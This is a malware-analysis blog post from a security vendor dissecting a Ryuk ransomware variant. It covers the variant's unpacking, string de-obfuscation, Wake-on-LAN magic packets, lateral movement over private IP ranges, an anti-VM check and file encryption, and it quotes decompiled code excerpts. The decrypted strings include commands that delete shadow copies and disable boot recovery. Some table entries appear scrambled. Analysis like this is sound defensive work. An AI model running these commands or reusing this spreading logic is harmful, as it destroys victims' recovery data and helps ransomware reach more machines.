


A Deep Dive Into Wakeup On Lan (WoL) Implementation of Ryuk

blogs.quickheal.com/deep-dive-wakeup-lan-wol-implementation-ryuk/

February 13, 2020



Quick Heal Security Labs recently came across a variant of Ryuk Ransomware which contains an additional feature of identifying and encrypting systems in a Local Area Network (LAN). This sample targets the systems which are present in sleep as well as the online state in the LAN. This sample is packed with a custom packer. The final unpack routine which extracts the payload of Ryuk Ransomware is as shown below.

01A72E92	8B45 F8	MOV EAX,DWORD PTR SS:[EBP-8]
01A72E95	0345 10	ADD EAX,DWORD PTR SS:[EBP+10]
01A72E98	8B4D FC	MOV ECX,DWORD PTR SS:[EBP-4]
01A72E9B	6BC9 1F	IMUL ECX,ECX,1F
01A72E9E	0FAF4D FC	IMUL ECX,DWORD PTR SS:[EBP-4]
01A72EA2	2BC1	SUB EAX,ECX
01A72EA4	8945 C4	MOV DWORD PTR SS:[EBP-3C],EAX
01A72EA7	8B45 D0	MOV EAX,DWORD PTR SS:[EBP-30]
01A72EAA	0FAF45 F8	IMUL EAX,DWORD PTR SS:[EBP-8]
01A72EAE	8B4D 10	MOV ECX,DWORD PTR SS:[EBP+10]
01A72EB1	83C1 27	ADD ECX,27
01A72EB4	0FAFC1	IMUL EAX,ECX
01A72EB7	83C0 21	ADD EAX,21
01A72EBA	8B4D 10	MOV ECX,DWORD PTR SS:[EBP+10]
01A72EBD	6BC9 23	IMUL ECX,ECX,23
01A72EC0	2BC1	SUB EAX,ECX
01A72EC2	8B4D FC	MOV ECX,DWORD PTR SS:[EBP-4]
01A72EC5	8D4401 0B	LEA EAX,DWORD PTR DS:[ECX+EAX+8]

4D	5A 90 00 03 00 00 00	04 00 00 00	FF FF 00 00	MZ.....ÿÿ..
B8	00 00 00 00 00 00 00 00	40 00 00 00	00 00 00 00@.....
00	00 00 00 00 00 00 00 00	00 00 00 00	00 00 00 00
00	00 00 00 00 00 00 00 00	00 00 00 00	00 01 00 00
0E	1F BA 0E 00 B4 09 CD	21 B8 01 4C	CD 21 54 68	..e..!..Li!Th
69	73 20 70 72 6F 67 72	61 6D 20 63	61 6E 6E 6F	is program canno
74	20 62 65 20 72 75 6E	20 69 6E 20	44 4F 53 20	t be run in DOS
6D	6F 64 65 2E 0D 0D 0A	24 00 00 00	00 00 00 00	mode....\$.
6E	0A 00 F3 2A 6B 6E A0	2A 6B 6E A0	2A 6B 6E A0	n..ó*kn *kn *kn
9E	F7 9F A0 26 6B 6E A0	9E F7 9D A0	55 6B 6E A0	..+. &kn ..+. Ukn
9E	F7 9C A0 32 6B 6E A0	11 35 6D A1	38 6B 6E A0	..+. 2kn .5m;8kn
11	35 6B A1 09 6B 6E A0	11 35 6A A1	38 6B 6E A0	.5kj.kn .5j;8kn

Fig 1:Final Unpack Routine

The payload contains two stages of the decryption routine. Basically, 1st stage is the input to 2nd stage and starts with decrypt “advapi32.dll” obfuscated string and its related function names such as CryptCreateHash, CryptHashData, CryptDestroyHash to reverse md5 hash of “5d65e9cb5bc2a9b609299d8758d915ab” which is hardcoded in the file.

The screenshot shows a debugger window with assembly code and a memory dump. The assembly code includes instructions such as `MOV AL, BYTE PTR DS:[EDX+ESI*4]`, `SUB BYTE PTR DS:[ESI+3501AFC4], AL`, `INC ESI`, `CMP ESI, C`, `MOV ESI, ECX`, `MOV AL, BYTE PTR DS:[EDX+ESI*4]`, `SUB BYTE PTR DS:[ESI+3501AFD4], AL`, `INC ESI`, and `CMP ESI, 14`. The memory dump shows hex values and ASCII characters, with a red box highlighting a stack of zeros labeled "1st Stage Key Stack".

Fig 2:De-obfuscation of 1st stage obfuscated string

03 00 00 00	02 00 00 00	00 00 00 00	30 31 32 330123
34 35 36 37	38 39 61 62	63 64 65 66	00 00 00 00	456789abcdef....
4D 69 63 72	6F 73 6F 66	74 20 42 61	73 65 20 43	Microsoft Base C
<u>72 79 70 74</u>	6F 67 72 61	70 68 69 63	20 50 72 6F	ryptographic Pro
76 69 64 65	72 20 76 31	2E 30 00 00	41 64 76 61	vider v1.0..Adva
70 69 33 32	2E 64 6C 6C	00 00 00 00	43 72 79 70	pi32.dll....Cryp
74 41 63 71	75 69 72 65	<u>43 6F 6E 74</u>	65 78 74 41	tAcquireContextA
00 00 00 00	43 72 79 70	74 43 72 65	61 74 65 48CryptCreateH
61 73 68 00	43 72 79 70	74 48 61 73	68 44 61 74	ash.CryptHashDat
61 00 00 00	43 72 79 70	74 44 65 73	74 72 6F 79	a...CryptDestroy
48 61 73 68	00 00 00 00	43 72 79 70	74 52 65 6C	Hash....CryptRel
65 61 73 65	<u>43 6F 6E 74</u>	65 78 74 00	43 72 79 70	easeContext.Cryp
74 47 65 74	48 61 73 68	50 61 72 61	6D 00 00 00	tGetHashParam...
54 00 00 00	50 00 00 00	00 00 00 00	00 00 00 00	1 1 1

Fig 3:After de-obfuscation

The reverse md5 lookup of 5d65e9cb5bc2a9b609299d8758d915ab is 1560ddd. During reverse md5 lookup process sample takes high processor utilization, as malware tries to calculate the md5 hash of each value from 0 to 1560ddd and compare it with 5d65e9cb5bc2a9b609299d8758d915ab.

“1560ddd” as an input to the below mathematical function which will generate 2nd stage key stack and is used to de-obfuscate all the strings used in payload, while 1st stage key stack already presents in the file.

The screenshot displays a debugger window with assembly code on the left and a memory dump on the right. The assembly code includes instructions such as XOR ECX, ECX; MOVZX EAX, BYTE PTR DS:[ECX+ESI]; XOR EDX, EDX; ADD EAX, EDI; PUSH 64; POP EDI; DIV EDI; INC ECX; MOV EDI, EDX; CMP ECX, EBX. The memory dump shows a sequence of hex values (00 00 00 00) and ASCII characters (.....). A blue arrow points from the memory dump to the text "Stage2 Key Stack".

Fig 4:Generation of Stage-2 key stack

We have used IDA python to decrypt all obfuscated strings and rename window APIs, function names for better static analysis of payload as shown in below fig.

.data:3501A50C	0000000F	C	VksvwbmBlnoeFz	Decrypted: VirtualAllocEx
.data:3501A51C	00000015	C	GguCfbquetsCefsettet	Decrypted: CommandLineToArgvW
.data:3501A534	00000010	C	IenrEmpteIapenf	Decrypted: GetAdaptersAddresses
.data:3501A544	0000000F	C	IenrEsfbtgFkmg	Decrypted: IcmpCloseHandle
.data:3501A554	0000000D	C	IenrUfoeEehq	Decrypted: IcmpCreateFile
.data:3501A564	00000013	C	WtjvgQspcgsuNgnosz	Decrypted: IcmpSendEcho
.data:3501A578	0000000C	C	OrfpRspdeus	Decrypted: WriteProcessMemory
.data:3501A584	0000000E	C	VksvwbmGrgeGy	Decrypted: OpenProcess
.data:3501A594	00000013	C	CtfcvfSfmgqUjsebe	Decrypted: VirtualFreeEx
.data:3501A5A8	00000016	C	AfkvwuUpkgnRskwimfgfs	Decrypted: CreateRemoteThread
.data:3501A5C0	00000014	C	EpvoUfswieeuTvbtvTW	Decrypted: LookupAccountSidW
.data:3501A5D4	00000014	C	GguVqlfqlpfsqsbtpjn	Decrypted: HERMES
.data:3501A5E8	00000010	C	IoqgttpoaveUfng	Decrypted: HERMES
.data:3501A5F8	00000016	C	LqpmwqQsixinifVbmufW	Decrypted: InstallLanguage
.data:3501A610	00000011	C	OrfpRspdeusVpmfn	Decrypted: 0412
.data:3501A624	0000000F	C	OrfpUDNbcngsY	Decrypted: 1042
.data:3501A634	00000010	C	OrfpVisafTqlgo	Decrypted: C:\Windows\System32\cmd.exe
.data:3501A644	00000000	C	OrfpVisafTqlgo	Decrypted: cmd /c "RMIC.exe shadowcopy delete"
.data:3501A654	00000000	C	OrfpVisafTqlgo	Decrypted: cmd /c "vssadmin.exe Delete-Shadows /all /quiet"
.data:3501A664	00000000	C	OrfpVisafTqlgo	Decrypted: cmd /c "bcdedit /set {default} recoveryenabled No & bcdedit /set {default} "

Fig 5:Part of Obfuscated and De-Obfuscate strings

```

push esi
call sub_35002A43
mov esi, ds:LoadLibraryA
push offset aKgsppgm43_flm ; "Kgsppgm43.flm"
call esi ; LoadLibraryA
push offset aMrs0fmm ; "Mrs0fmm"
mov hModule, eax
call esi ; LoadLibraryA
push offset aAfwcrj43_flm ; "afwcrj43.flm"
mov dword_3501BF88, eax
call esi ; LoadLibraryA
push offset aOnf54eml ; "onf54/eml"
mov dword_3501BF08, eax
call esi ; LoadLibraryA
push offset aSjfn43Dn1 ; "Sjfn43/dn1"
mov dword_35157D90, eax
call esi ; LoadLibraryA
push offset aIrinrbqj_flm ; "Irinrbqj.flm"
mov dword_3501BF50, eax
call esi ; LoadLibraryA
mov esi, ds:GetProcAddress
push offset aVksvwbmGrge ; "VksvwbmGrge"
push hModule ; hModule
mov dword_3501BF70, eax
call esi ; GetProcAddress
push offset aCtzrvfyqottmf ; "Ctzrvfyqottmf("
push dword_3501BF08 ; hModule
push dword_3501BFC0, eax
call esi ; GetProcAddress
push offset aDngvfgjlgw ; "Dngvfgjlgw"
push hModule ; hModule
mov dword_35153A84, eax
call esi ; GetProcAddress
push offset aGgunctufrtot ; "Ggunctufrtot"
push hModule ; hModule
mov dword_3515794C, eax
call esi ; GetProcAddress
push offset aGguftjwftPgX ; "Gguftjwft(PgX"
push hModule ; hModule

```

```

push esi
call sub_35002A43
mov esi, ds:LoadLibraryA
push offset Kernel32_dll ; Kernel32.dll
call esi ; LoadLibraryA
push offset mpr_dll ; mpr.dll
mov hModule, eax
call esi ; LoadLibraryA
push offset advapi32_dll ; advapi32.dll
mov dword_3501BF88, eax
call esi ; LoadLibraryA
push offset ole32_dll ; ole32.dll
mov dword_3501BF08, eax
call esi ; LoadLibraryA
push offset Shell32_dll ; Shell32.dll
mov dword_35157D90, eax
call esi ; LoadLibraryA
push offset Iphlpapi_dll ; Iphlpapi.dll
mov dword_3501BF50, eax
call esi ; LoadLibraryA
mov esi, ds:GetProcAddress
push offset VirtualFree ; VirtualFree
push hModule ; hModule
mov dword_3501BF70, eax
call esi ; GetProcAddress
push offset CryptExportKey ; CryptExportKey
push dword_3501BF08 ; hModule
mov d_VirtualFree, eax
call esi ; GetProcAddress
push offset DeleteFileW ; DeleteFileW
push hModule ; hModule
mov d_CryptExportKey, eax
call esi ; GetProcAddress
push offset aGgunctufrtot ; GetLastError
push hModule ; hModule
mov d_DeleteFileW, eax
call esi ; GetProcAddress
push offset GetDriveTypeW ; GetDriveTypeW

```

Fig 6:After Renaming APIs and Obfuscate Strings

Execution Part:

After resolution of APIs and their related functions, it will check for the command line argument (CLA) to be "8" and "LAN". If not, then it drops its self-copy in the current location with a random filename and executes it by invoking "ShellExecuteW".

98.exe	5	95,984 K	101,668 K	2736	When Excels Paintbrush	InstallShield Software Corp...	"C:\Users\...\Desktop\Yruk\98.exe"
bmLVMPFRMan.exe	0	3,832 K	7,840 K	2368	When Excels Paintbrush	InstallShield Software Corp...	"C:\Users\...\Desktop\Yruk\bmLVMPFRMan.exe" 8 LAN
PeBnHzzZEIen.exe	8	3,832 K	7,860 K	2840	When Excels Paintbrush	InstallShield Software Corp...	"C:\Users\...\Desktop\Yruk\PeBnHzzZEIen.exe" 8 LAN

Fig 7:Child Process Created with CLA "8 LAN"

The above command-line arguments are an interesting part of the Ryuk variant i.e. Wake on Lan (WoL). It is a hardware feature that allows a computer to be turned ON or awakened by a network packet. The packet is usually sent to the target computer by a program executed on a device connected to the same LAN. This feature is used for administrative functions that want to push system updates or to execute some scheduled tasks when the system is awakened. For sending WoL Packets, it collects system ARP (Address Resolution Protocol) table by calling GetIpNetTable, then extract IPv4 address from ARP structure and then send WoL packets for each valid IP address entry.

```

d_GetIpNetTable(0, &v17, 1);
v2 = (unsigned int *)d_VirtualAlloc(0, v17, 4096, 4);
d_GetIpNetTable(v2, &v17, 1);
v15 = d_VirtualAlloc(0, 24 * *v2, 4096, 4);
GlobalAlloc(0x40u, 0x4000u);
if ( *v2 > 0 )
{
    v3 = (int *)(v2 + 5);
    do
    {
        if ( *(v3 - 3) )
        {
            v16 = *v3;
            ExtractIPv4Address_Buffer(2, &v16, &cp);
            v8 = *((_BYTE *)v3 - 8);
            v9 = *((_BYTE *)v3 - 7);
            v10 = *((_BYTE *)v3 - 6);
            v11 = *((_BYTE *)v3 - 5);
            v12 = *((_BYTE *)v3 - 4);
            v13 = *((_BYTE *)v3 - 3);
            v4 = 0;
            v5 = 0;
            do
            {
                v6 = *(&v8 + v5);
                if ( v6 != 255 && v6 )
                    --v4;
                else
                    ++v4;
                ++v5;
            }
            while ( v5 < 6 );
            if ( v4 < 4 )
                initiate_nw_conn(&cp, (int)&v8);
        }
    }
}

```

Fig 8:Extracting ARP Table of System




Fig 9:Structure Of ARP Table

We can get the ARP entry of a system by executing “ARP -A” in cmd.After extracting a valid IPv4 address, it will send the magic packet to the target host. This packet is sent over the User Datagram Protocol (UDP) socket with socket option SO_BROADCAST using

destination port 7. The WoL magic packet starts with FF FF FF FF FF FF followed by target's computer MAC address.

```

> User Datagram Protocol, Src Port: 64634, Dst Port: 7
* Echo
  Echo data: ffffffff7427eac2bed57427eac2bed57427eac2bed5...

0000  74 27 ea c2 be d5 44 8a 5b aa 06 eb 08 00 45 00  t'....D. [.....E.
0010  00 82 53 6e 00 00 80 11 5d 12 c0 a7 04 6a c0 a7  ..Sn.... ]....j..
0020  04 32 fc 7a 00 07 00 6e 9c a3 ff ff ff ff ff ff  -2-z...n -.....
0030  74 27 ea c2 be d5 74 27 ea c2 be d5 74 27 ea c2  t'....t' ....t'..
0040  be d5 74 27 ea c2 be d5 74 27 ea c2 be d5 74 27  ..t'.... t'....t'
0050  ea c2 be d5 74 27 ea c2 be d5 74 27 ea c2 be d5  ....t'.. ..t'....
0060  74 27 ea c2 be d5 74 27 ea c2 be d5 74 27 ea c2  t'....t' ....t'..
0070  be d5 74 27 ea c2 be d5 74 27 ea c2 be d5 74 27  ..t'.... t'....t'
0080  ea c2 be d5 74 27 ea c2 be d5 74 27 ea c2 be d5  ....t'.. ..t'....

```

Fig 10: Magic Packet for WoL

```

if ( WSAStartup(0x202u, &WSAData)
    || (v6 = socket(2, 2, 0x11), v6 == -1)
    || setsockopt(v6, 0xFFFF, SO_BROADCAST, &optval, 1)
    || (memset(&name, 0, 0x10),
        name.sa_family = 2,
        *(_DWORD *)&name.sa_data[2] = htonl(0),
        *(_WORD *)&name.sa_data[0] = htons(0),
        bind(v6, &name, 0x10))
    || (memset(&to, 0, 0x10),
        to.sa_family = 2,
        *(_DWORD *)&to.sa_data[2] = inet_addr(cp),
        *(_WORD *)&to.sa_data[0] = htons(7u),
        sendto(v6, buf, 102, 0, &to, 0x10) == -1) )
{
    result = 0;
}
else
{
    d_sleep(250);
    closesocket(v6);
    WSACleanup();
}

```

Fig 11: Magic Packet for WoL Implemented by Ryuk

After successful in WoL operation, it tries to mount the remote device c\$/administrative share — if it can mount the share, it will then proceed to encrypt remote host's drive. But before the start of encryption, it checks whether it is running inside VM or not by enumerating process and services.

```

process_service_enum_for_antivm proc near
; CODE XREF: process_service_enum_for_antivm+26↓j
; DATA XREF: mw_proceed_to_encrypt+19B↓jo ...
    push    29h
    push    offset aVksvwbm ; virtual
    call    process_enum
    push    40h
    push    offset aVodqoq ; vmcomp
    call    service_enum
    add     esp, 10h
    push    0C350h
    call    d_Sleep
    jmp     short process_service_enum_for_antivm
process_service_enum_for_antivm endp

```

Fig 12:Enumerate Process and Service for Checking Virtual Machines

It will then proceed for importing the RSA 2048-bit Public key hardcoded in the file and deleting the shadow copy by invoking “WMIC” and “vssadmin” as shown in below fig.




Fig 13:Importing RSA Public Key and Deleting Shadow Copy

It has also tried to move laterally to other hosts in the network by checking the IP address assigned to the system. Once the IPv4 Address belongs to the range of 172.16. or 192.168. (Private IPv4 addresses typically assigned in LAN environment), it will then send the “IcmpEchoRequest” packet using the “IcmpSendEcho” API to target IPv4 address, instead of using the native ping command.

If it has access to that host/system which is available online in LAN, it will encrypt those systems as well. For the encryption process, it has used a combination of RSA-2048 bit and AES-256-bit, it will generate different AES keys for each file using the “CryptGenKey” API.

```

loc_350012FE:
lea    eax, [ebp+var_10]
push  eax                ; _DWORD
push  1                  ; _DWORD
push  CALG_AES_256      ; _DWORD
push  [ebp+arg_4]       ; _DWORD
call  d_CryptGenKey
test  eax, eax
jz    loc_350016C7

```

Fig 14: Generating AES 256 bit Using CryptGenKey

After file encryption it will write marker “HERMES” in the file, to identify if the file has encrypted or not. Ryuk is the successor to Hermes Ransomware as they have a similarity in most of its implementation. It will append the encrypted AES key in Microsoft SIMPLEBLOB format to the footer of the file.




Fig 15: Encrypted File Structure

Conclusion:

By using WoL and Ping scanning APIs to wake up the system and move laterally in-network, Ryuk has tried to encrypt the maximum number of systems. These features signify the focus of this ransomware to increase its monetization by infecting as many systems as possible.

Ryuk was initially associated with the APT Group and remained undetected for months and one day it evolves to encrypt all network devices, and now with WoL, it wakes up the system in LAN to increase its success of encrypting a larger number of systems.

How Quick Heal protects its users from such attacks:

Quick Heal products are built with the following multi-layered security that helps counter such attacks.

1. Anti-Ransomware

Specially designed to counter ransomware attacks, this feature detects ransomware by tracking its execution sequence.

2. Firewall

Blocks malicious attempts to breach network connections.

3. IDS/IPS

Detects RDP brute force attempts and blocks the remote attacker IP for a defined period.

4. Virus Protection

Online virus protection service detects the known variants of the ransomware.

5. Behaviour-based Detection System

Tracks the activity of executable files and blocks malicious files.

6. Back-Up and Restore

Helps you take regular backups of your data and restore it whenever needed.

IoC:

987336D00FDBEC3BCDB95B078F7DE46F

Detection name:

Trojan.HermeszRI.S10666632



Goutam Tripathy

Follow [@GoutamT29](https://twitter.com/GoutamT29)